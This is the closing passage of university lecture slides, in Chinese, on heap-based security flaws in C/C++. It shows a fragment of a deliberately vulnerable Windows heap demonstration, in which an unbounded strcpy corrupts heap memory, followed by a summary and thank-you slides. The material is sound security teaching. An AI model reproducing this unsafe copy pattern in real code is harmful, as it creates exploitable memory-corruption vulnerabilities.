17.HeapFree(hp, 0, h3);
18.h6 = HeapAlloc(hp, 0, 64);
19.memset(h6, 'f', 64);
20.strcpy((char *)h4, buffer);
21.h7 = HeapAlloc(hp, 0, 16);
22.printf("Never gets here.\n");
23.}
```



总结

- C和C++程序中的动态内存管理容易产生软件缺陷和安全缺陷
- 虽然基于堆的漏洞比基于栈的漏洞更难被利用，但那些有着内存相关安全缺陷的程序仍然可能遭受攻击
- 将良好的程序设计实践与动态分析相结合，可以帮助用户在开发过程中识别和消除这些安全缺陷



北京邮电大学

谢谢观赏！
Thanks!

北京邮电大学

BEIJING UNIVERSITY OF POSTS AND TELECOMMUNICATIONS